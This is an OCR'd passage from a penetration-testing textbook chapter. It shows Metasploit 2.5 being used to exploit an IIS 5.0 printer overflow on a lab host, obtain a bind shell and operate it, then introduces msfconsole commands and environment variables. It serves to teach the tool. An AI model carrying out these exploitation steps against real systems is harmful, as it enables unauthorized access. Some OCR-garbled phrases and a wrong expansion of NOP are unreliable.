
The configuration page allows us to set a series of required exploits and optional fields for the exploit and payload. In our example, we set four required fields (optionally set one field), and selected an encoder and a Not Otherwise Provided (NOP) generator. The exploit is configured to automatically fill in some of the fields by default.

The first required field is the Remote Host Computer (RHOST) variable, which specifies the IP or hostname of the target host. Our target host is IP address *192.168.46.129*; therefore, we input this information into the *RHOST* field. The next required field is the destination port (RPORT). We know that we are exploiting a Web server and the Web service usually runs on port 80. The engine has automatically entered the value; however, if we were targeting a system hosting a Web service on a non-standard port, we would modify this field to reflect the target-specific information. In our example, the IIS Web service is running on port 80, so we leave the value unmodified. Many Web servers also provide secure Sockets Layer (SSL) encryption to protect data confidentiality and integrity. If we were attempting to exploit the Web service that provided optional SSL functionality, we would flip the value from the default *0* to a value of *1*. The field is a Boolean (BOOL)-type, which means that it can either be true or false, with values represented by *1* and *0*, respectively. Whether via an unencrypted session or by means of an SSL connection, the exploitation of the IIS Web service occurs properly because the exploit does not depend on any SSL features. When given the option of exploiting the Web service or an SSL-protected Web service, the one advantage of exploiting the SSL encrypted service is that the attack code being sent to the Web server is encrypted from detection by any Intrusion Detection Systems (IDS) or Intrusion Prevention Systems (IPS). In our case, we do not avoid any IDS or IPS, and set the optional parameter to *0*. By default, optional parameters are not used if left blank, so we could leave the field blank and have the same effect.

The next two options are required fields for the payload. The *msfweb* interface does not indicate which fields are exploit-specific and which fields are payload-specific, but the *msfconsole* interface highlights the difference. The first payload variable, *EXITFUNC*, determines how the payload will exit when it is done executing. The available options are: *process*, *thread*, and seh, which may affect the re-exploitability of the application. Using the *process exit* technique, the payload will attempt to exit the application process. The *thread* option will make a call to exit the thread, and the *seh* method will try to pass control to the exception handler. The *process exit* technique would be ill suited for vulnerabilities, but would be ideal against applications that are monitored by a daemon or external process. An example of this is exploiting the Telnet service that is monitored by *inetd* on Unix systems. After the Telnet process exits, *inetd* launches a new instance. The *thread* method is useful against applications such as the IIS Web service, which creates new threads for each connection. Choosing to exit the thread instead of the process leaves the Web server intact. Finally, the *seh* exit technique passes control of execution to the last registered exception handler, to try to keep the process or thread running. The *seh* option is only available on Windows systems. The *LPORT* variable sets the listening port that is bound to the socket by the payload. If we leave the default port value 4444, we can connect back to port 4444 after exploitation and receive a command shell.

Unlike stand-alone exploits, the MSF engine dynamically generates reliable payloads based on the configuration options provided before launch. This is considered one of the most powerful and advanced features available, because it allows us to dynamically change both the behavior and the make up of the attack. By changing the behavior and the attack construction, it becomes more difficult to perform both static and behavioral analysis and to signature by host intrusion prevention systems (HIPS'), IDS', and IPS'. In some exploits must be encoded to use only certain b oid application filtering. If an overflow occurs in an oversized Uniform Resource Locator (URL) field, the application filters the input to remove non-alphanumeric characters. If any bytes of the payload are removed, the exploit will fail. Thus, we must always choose an encoding mechanism such as the *Msf::Encoder::Alpha2*, which encodes the payload to only use alphanumeric characters. Fortunately, the code behind each exploit module contains a list of the "bad" characters that cannot be used in the payload. In the Default Encoder setting, the MSF engine is intelligent enough to generate a payload that does not contain these characters or it fails and prompts the user to select another encoder. Many exploits include a *NOP sled*, a piece of the attack construction that can be used for increasing exploit reliability or for padding. It is interesting to note that the *Msf::Nop::Opty2 NOP*-generation technique is the most advanced *NOP*-generation technique available today. Any detection system attempting to signature base on the NOP sled would require excellent computing powers to adequately perform a proper analysis of the sled. In our example, we choose the default encoder and the NOP generator, which completes the configuration phase (see Figure 12.7).

Figure 12.7 Completed Exploit and Payload Configuration



Metasploit Framework Web Console v2.5 - Mozilla Firefox

http://127.0.0.1:31337/EXPLOITS?MODULE=%69%69%73%35%30%5f%70%72%69%6e%74%65%72%5f%6f%76%65%

IIS 5.0 Printer Buffer Overflow (win32_bind)


RHOST	Required	ADDR	192.168.46.129	The target address
RPORT	Required	PORT	80	The target port
SSL	Optional	BOOL	0	Use SSL
EXITFUNC	Required	DATA	seh	Exit technique: "process", "thread", "seh"
LPORT	Required	PORT	4444	Listening port for bind shell

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

After verifying that the proper values have been entered into the configuration, we can optionally attempt to run the check. Not all exploit modules have this feature, but it is a good idea to try to verify the vulnerability, since there is no impact should the check fail. If the check returns positive, the vulnerability probably exists; however, even if the check returns false, the system may still be vulnerable. Launching the exploit is the final step and can be triggered by clicking the **Exploit** button.

Figure 12.8 Exploitation Status Screen



Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/EXPLOITS?MODULE=iis50_printer_overflow&PAYLOAD=win32_bind&OPT_TARGET=0&MODE=EXPLOI
Go
Google Google News Slashdot Dictionary.com Gmail
EXPLOITS
PAYLOADS
SESSIONS
Done

Processing exploit request (IIS 5.0 Printer Buffer Overflow)...
Using payload: win32_bind


Exploit Output

```
[*] Starting Bind Handler.
[*] Trying Windows 2000 SP0/SP1 using return to esp at 0x732c45f3...
[*] Got connection from 192.168.46.1:4661 <-> 192.168.46.129:4444
[*] Shell started on session 1
```

In Figure 12.8, we see the familiar exploits, payloads, and sessions toolbar. Underneath the toolbar is an engine status update section that tells us that the IIS 5.0 Printer Buffer Overflow is being generated based on the configuration options we specified earlier. The next section, the output from the exploit module, is where we see the exploit being launched. The first line informs us that the bind handler has been initiated. The bind handler manages the shell session should exploitation succeed. The second line displays exploit-specific information;, in our case it prints the target platform with more specific exploitation details including the return address and the return type. After the attempt is made, we see on line 3 that a connection was created between the attacking host, *192.168.46.1*, and the Windows 2000 Advanced Server 2000 SP0 system, *192.168.46.129*. The *msfweb* interface handles the shell session and identifies it with the index session 1, as seen on line 4.

There are two ways to access the interactive command shell. The first method is to click on the link on the last line, which takes us directly to the interactive shell shown in Figure 12.10. The second technique revisits the **sessions** tab on the toolbar. The *msfweb* interface exposes the session-handling capabilities of the MSF engine on the sessions page (see Figure 12.9).

Figure 12.9 *msfweb* Session Page


Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Google Google News Slashdot Dictionary.com Gmail
Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
EXPLOITS
PAYLOADS
SESSIONS
Find: iis
Find Next
Find Previous
Highlight
Match case

http://127.0.0.1:31337/EXPLOITS?MODULE=iis50_printer_overflow&PAYLOAD=win32_bind&OPT_TARGET=0&MODE=EXPLOI

http://127.0.0.1:31337/SESSIONS


Session List:

Time	Session	User	Exploit	Target	Payload
Sat Nov 12 21:40:21 2005	Session 1	127.0.0.1	iis50_printer_overflow	192.168.46.129	win32_bind

COPYRIGHT © 2003-2005 METASPLOIT.COM

The session-handling capabilities of the MSF engine allow us to exploit multiple hosts and targets from the same engine and interface, accessing them as needed. Furthermore, anyone who has access to the *msfweb* interface can access the exploited sessions. Essentially, the *msfweb* interface can be used as a medium for team collaboration for large-scale penetration testing. Each session's information is stored on a single line on the session page. We see that our exploitation of *192.168.46.129* with the IIS 5.0 Printer Buffer Overflow occurred on Saturday, November 12, 2005, at 9:40PM. The *msfweb* interface was accessed by the user at *127.0.0.1*, who chose the *win32_bind* payload. To access the session itself, we click on the Session 1 link, which opens a new window with the interactive shell page, see below.

Figure 12.10 *msfweb* Interactive Shell



Metasploit Framework v2.5 - Session 1 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/SESSIONS?MODE=LOAD&SID=1
Go
Run
Session Commands: Session::Kill Session::Break Metasploit::Website Metasploit::Donate
Transferring data from 127.0.0.1...

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
>> ipconfig

ipconfig


Windows 2000 IP Configuration



Ethernet adapter Local Area Connection:



        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.46.129

        Subnet Mask . . . . . . . . . . . : 255.255.255.0

        Default Gateway . . . . . . . . . : 192.168.46.2


C:\WINNT\system32>
```

Opening the existing session to the exploited machine, we are presented with a Web-based remote command shell on the remote system. This is verified by running the *ipconfig* command and verifying that the IP address of the remote machine is that of our intended target, *192.168.46.129*. From the command line we can access anything that the exploited process can access, which in our example means we have *IUSR_MACHINENAME* access over the machine.

The first link at the bottom of the session page is the *Session::Kill* option, which opens a dialog box to verify session termination. If the **OK** button is selected, the session will immediately end (see Figure 12.11).

Figure 12.11 Using Session::Kill



Metasploit Framework v2.5 - Session 6 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/SESSIONS?MODE=LOAD&SID=6
Go

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
>> Session kill request...

>> Session is shutting down...
```

Run
Session Commands: Session::Kill Session::Break Metasploit::Website Metasploit::Donate
Transferring data from 127.0.0.1...

The second link is the *Session::Break* option, which is the "nice" version of the *kill* option that terminates the current session by throwing an interrupt and prompting the user to end the session via the command shell (see Figure 12.12).

Figure 12.12 Using Session::Break


Metasploit Framework v2.5 - Session 7 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:31337/SESSIONS?MODE=LOAD&SID=7
Go

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
>> Session interrupt request...

Caught interrupt, exit connection? [y/n]
>> y

>> Session is shutting down...
```

Run
Session Commands: Session::Kill Session::Break Metasploit::Website Metasploit::Donate
Transferring data from 127.0.0.1...

The last two links at the bottom of the current session page link to the MSF Web site (http://www.metasploit.com) and its MSF donations page. (MSF is a free, open-source project that was developed by volunteers, therefore, donations are accepted to help keep the project going.)

NOTE

The steps involved in executing an exploit under the msfweb are as follows:

- Select an exploit module.
- Select the appropriate target platform.
- Choose a payload from the available list.
- Configure the exploit and payload options.
- Optionally run the check functionality.
- Launch the exploit.


The *msfconsole* Interface

The most powerful interface, *msfconsole*, provides an interactive command line that permits granular control over the framework environment, the exploit options, and the launch of the exploit. A demonstration of how to use *msfconsole* is performed by walking through the exploitation of a Windows NT 4 server that has been patched to Service Pack 5, and running IIS 4.0 over an x86 platform.

Starting *msfconsole*

There are a number of ways to start the *msfconsole* interface. Under Windows, the easiest way is to click **Start | Programs | Metasploit Framework | MSFConsole**, which starts the command shell with the default options. Under both Linux and Windows, it is possible to start the *msfconsole* from the command line by locating and running the *msfconsole* Perl executable (see Figure 12.13).

Figure 12.13 *msfconsole* Command-line Options and Execution




```
Administrator@nothingbutfat ~/framework
$ msfconsole -h

  Usage: /home/framework/msfconsole <options> <exploit>
Options:
        -h              You're looking at me baby
        -v              List version information
        -s   <file>     Process file of console commands
        -q              No splash screen on startup

Administrator@nothingbutfat ~/framework
$ msfconsole

                                  _
                                 | |      o
 _  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf > _
```

The *msfconsole* interface allows four command-line options. The *-h* option displays the help screen, and the _ option displays the version information. This can be helpful when attempting to determine the version of MSF that was installed, so that all of the latest features and exploits are available. The *-s* option instructs the *msfconsole* interface to read and execute commands from the specified file before handing control back to the user. This option can be used to set Framework environment variables or to execute a series of commands on startup. The fourth option, *-q*, tells the engine not to generate a splash screen on startup. A splash screen can be seen immediately after *msfconsole* is executed on the command line. Here, we also see that the MSF engine version is 2.5, which includes 105 exploits with the option of 74 payloads.

General *msfconsole* Commands

Once inside the *msfconsole* interface, the help menu can be accessed at any time with the *?* or **help** command.

Figure 12.14 The *msfconsole* Help Menu




```
msf > help

Metasploit Framework Main Console Help
======================================

        ?            Show the main console help
        cd           Change working directory
        exit         Exit the console
        help         Show the main console help
        info         Display detailed exploit or payload information
        quit         Exit the console
        reload       Reload exploits and payloads
        save         Save configuration to disk
        setg         Set a global environment variable
        show         Show available exploits and payloads
        unsetg       Remove a global environment variable
        use          Select an exploit by name
        version      Show console version

msf > _
```

Some of the commands available provide general control of the interface and information about the current interface settings. A discussion of the available commands is necessary before beginning to exploit the targeted Windows NT 4 server. First, to leave the *msfconsole* interface, the *exit* or *quit* command can be run during any phase of the exploitation process. If the exploits or payloads available on the system are updated while *msfconsole* is running, the current list can be updated with the *reload* command. The *version* command displays the version of the *msfconsole* interface. The *cd* command highlights the fact that *msfconsole* passes unrecognized commands to the underlying operating environment for execution. A command like *ls* is not implemented in the *msfconsole*; in our example, it is passed to the underlying *Cygwin* environment for processing. This ability proves to be very useful during a penetration test, where a user can run third-party tools such as *nmap* or Nitko without leaving the console.

The MSF Environment

A key component of the MSF is the environment system. All three interfaces use it to configure the interface settings, the exploit options, and the payload options, and to pass information between the exploit modules and the framework engine. The framework is split into two environments, *global* and *temporary*. The *setg* and *unsetg* commands set global environment variables. However, when an exploit module is loaded, a temporary environment is also loaded. Any variable conflicts between the global and temporary environment will be won by the temporary environment variable. Figure 12.15 shows how to use the *setg* command to set and display global variables, and how to use *unsetg* to unset global variables.

Figure 12.15 Using *setg* and *unsetg* Commands



```
msf >
msf > setg RHOST 192.168.1.1
RHOST -> 192.168.1.1
msf >
msf > setg
AlternateExit: 2
DebugLevel: 0
Encoder: Msf::Encoder::PexFnstenvMov
Logging: 0
Nop: Msf::Nop::Pex
RHOST: 192.168.1.1
RandomNops: 1
msf >
msf > unsetg RHOST
msf >
msf > setg
AlternateExit: 2
DebugLevel: 0
Encoder: Msf::Encoder::PexFnstenvMov
Logging: 0
Nop: Msf::Nop::Pex
RandomNops: 1
msf >
```

The *setg* RHOST *192.168.1.1* command sets the RHOST variable equal to the IP address *192.168.1.1*, and the current global environment variables are displayed with the *setg* command. We see that the RHOST variable was added to the global environment list; however, after running the *unsetg* RHOST, the environment variable binding is removed. The *save* command can be used to store all of the global and temporary environment settings to */.msf/config*; these settings will be reloaded when any of the three interfaces is used. Figure 12.16 lists all potential environment variables in the framework along with a description of each.

Figure 12.16 Framework Environment Variables

```
Metasploit Framework Environment Variables
===========================================


User-provided options are usually in UPPERCASE, with the exception of
advanced options, which are usually Mixed-Case.


Framework-level options are usually in Mixed-Case, internal variables
are usually _prefixed with an underscore.
```


```
[ General ]

EnablePython - This variable defines whether the external payloads (written
in python and using InlineEgg) are enabled. These payloads are disabled by
default to reduce delay during module loading. If you plan on developing or
using payloads which use the InlineEgg library, makes sure this variable is
set.

DebugLevel   - This variable is used to control the verbosity of debugging
messages provided by the components of the Framework. Setting this value to
0 will prevent debugging messages from being displayed (default). The
highest practical value is 5.

Logging      - This variable determines whether all actions and successful
exploit sessions should be logged. The actions logged include all attempts
to run either exploit() or check() functions within an exploit module. The
session logs contain the exact time each command and response was sent over
a successful exploit session. The session logs can be viewed with the
'msflogdump' command.

LogDir       - This variable configures the directory used for session logs.
It defaults to the logs subdirectory inside of ~/.msf.

AlternateExit - Prevents a buggy perl interpreter from causing the Framework
to segfault on exit. Set this value to '2' to avoid 'Segmentation fault'
messages on exit.

[ Sockets ]

UdpSourceIp     - Force all UDP requests to use this source IP address
(spoof)

ForceSSL        - Force all TCP connections to use SSL

ConnectTimeout  - Standard socket connect timeout

RecvTimeout     - Timeout for Recv(-1) calls

RecvTimeoutLoop - Timeout for the Recv(-1) loop after inital data

Proxies         - This variable can be set to enable various proxy modes for
TCP sockets. The syntax of the proxy string should be TYPE:HOST:PORT:<extra
```

```
fields>, with each proxy seperated by a comma. The proxies will be used in
the order specified.

[ Encoders ]

Encoder                 - Used to select a specific encoder (full path)

EncoderDontFallThrough  - Do not continue of the specified Encoder module
fails

[ Nops ]

Nop                 - Used to select a specific Nop module (full path)

NopDontFallThrough  - Do not continue of the specifed Nop module fails

RandomNops          - Randomize the x86 nop sled if possible


[ Socket Ninja ]

NinjaHost        - Address of the socketNinja console

NinjaPort        - Port of the socketNinja console

NinjaDontKill    - Don't kill exploit after sN gets a connection (multi-own)


[ Internal Variables ]

These variables should never be set by the user or used within a module.

_Exploits        - Used to store a hash of loaded exploits
_Payloads        - Used to store a hash of loaded payloads
_Nops            - Used to store a hash of loaded nops
_Encoders        - Used to store a hash of loaded encoders
_Exploit         - Used to store currently selected exploit
_Payload         - Used to store currently selected payload
_PayloadName     - Name of currently selected payload
_BrowserSocket   - Used by msfweb to track the socket back to the browser
```

```
_Console         - Used to redefine the Console class between UI's
_PrintLineBuffer - Used internally in msfweb
_CacheDir        - Used internally in msfweb
_IconDir         - Used internally in msfweb
_Theme           - Used internally in msfweb
_Defanged        - Used internally in msfweb
_GhettoIPC       - Used internally in msfweb
_SessionOD       - Used internally in msfweb
```

